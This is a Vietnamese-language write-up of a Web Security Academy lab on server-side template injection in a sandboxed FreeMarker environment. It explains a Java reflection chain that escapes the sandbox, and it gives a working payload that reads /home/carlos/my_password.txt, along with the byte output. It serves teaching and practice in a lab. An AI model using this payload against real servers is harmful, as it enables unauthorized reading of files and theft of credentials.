

Server-side template injection in a sandboxed environment

I. Information Gathering.


-Theo như miêu tả, ta được biết trước là trang sử dụng Freemaker engine và đang thực hiện 1 dạng sandbox nào đó. Mục tiêu là cần phải đọc được file `my_password.txt` .



-Với tính chất của bài lab này, ta sẽ đăng nhập bằng tài khoản được cho sẵn và đi vào 1 bài viết về sản phẩm để thử khai thác.




-Ta lại thử cách cũ mà ta đã sử dụng trước đây, tất nhiên là trang sẽ cấm ta, lý do thì về cơ bản là không được chèn `freemarker.template.utility.Execute` vào template.



-Sau khi thử 1 hồi, ta nhận thấy có lẽ là nó cấm rất nhiều thứ và xác nhận là nó dựa trên việc xác nhận là loại lớp nào được khởi tạo. Ta cũng để ý là từ 1 vật thể cho


trước, ta cũng có thể gọi hàm `getClass()`, bản thân nó sẽ trả về 1 vật thể của lớp `java.lang.Class` .



-Vật thể thuộc lớp trên lại tồn tại 1 phương thức gọi là `.getProtectionDomain()` bản thân nó sẽ trả về lớp `java.security.ProtectionDomain` , lớp này lại chứa các thông tin liên quan đến các quyền và nguồn mã của lớp đó.

-Từ lớp trên, ta lại có thể gọi phương thức `.getCodeSource()` , trả về vật thể lớp `CodeSource`, cho biết mã nguồn của lớp này đến từ file nào. Trong vật thể lớp `CodeSource` lại chứa phương thức `.getLocation()`, nó sẽ trả về đường dẫn chính xác của

file đó, đúng hơn là vật thể của lớp `java.net.URL` , từ đó lại gọi được phương thức `.toURI()` trả về vật thể của lớp `java.net.URI` , lại gọi tiếp được `.resolve('/đường/dẫn/đế/file')` trả về vật thể cũng của lớp `java.net.URI` , nhưng đường dẫn không phải file chứa đoạn code về lớp `product` mà là file được đề cập ở đường dẫn truyền vào. Như vậy thì rõ ràng là ta đã có thể tạo 1 lớp mà trỏ tới được 1 file nào đó.



-Từ lớp `java.net.URI` , tương tự, ta sử dụng `.toURL()` để chuyển lại về vật thể lớp `java.net.URL` , lớp này lại có phương thức `.openStream()` , nó mở 1 luồng cho phép đọc dữ liệu ở 1 file ở dạng vật thể, vật thể này lại có phương thức `.readAllBytes()` cho phép nó đọc tất cả các byte của file và trả về 1 mảng các byte (`byte[]`). Cuối cùng là `?join(" ")` , là 1 hàm của freemarker cho phép gom nhóm 1 vật thể quả lý nhiều vật thể khác và biểu diễn chúng dưới dạng 1 xâu kí tự, mỗi vật thể được biểu diễn lại cách nhau 1 dấu cách, như vậy là ta đã tìm được cách để lấy được file ra dưới 1 dạng nào đó.


```
${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/đường/dẫn/đến/file/cần/đọc').toURL().openStream().readAllBytes()?join(" ")}
```

II. Exploitation.

-Tương tự, với payload như vậy, ta sẽ sử dụng nó để đọc file `my_password.txt` , có 1 vấn đề nhỏ là làm sao ta có thể chuyển hết những byte này thành kí tự.


Template:

```
${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt').toURL().openStream().readAllBytes()?join(" ")}
```


Preview Save

110 54 54 112 55 118 55 103 53 56 97 119 104 115 116 117 118 120 97 101

-Ta có thể truy cập vào trang sau, nó cho phép ta đổi từ nhiều loại biểu diễn thông tin khác nhau sang các loại được liệt kê tại đó.



-Với mật khẩu có được, ta nộp kết quả và giải bài lab.


Web Security Academy
Server-side template injection in a sandboxed environment
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account
Template:
${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt').toURL().openStream().readAllBytes()?join(" ")}
Preview
Save
110 54 54 112 55 118 55 103 53 56 97 119 104 115 116 117 118 120 97 101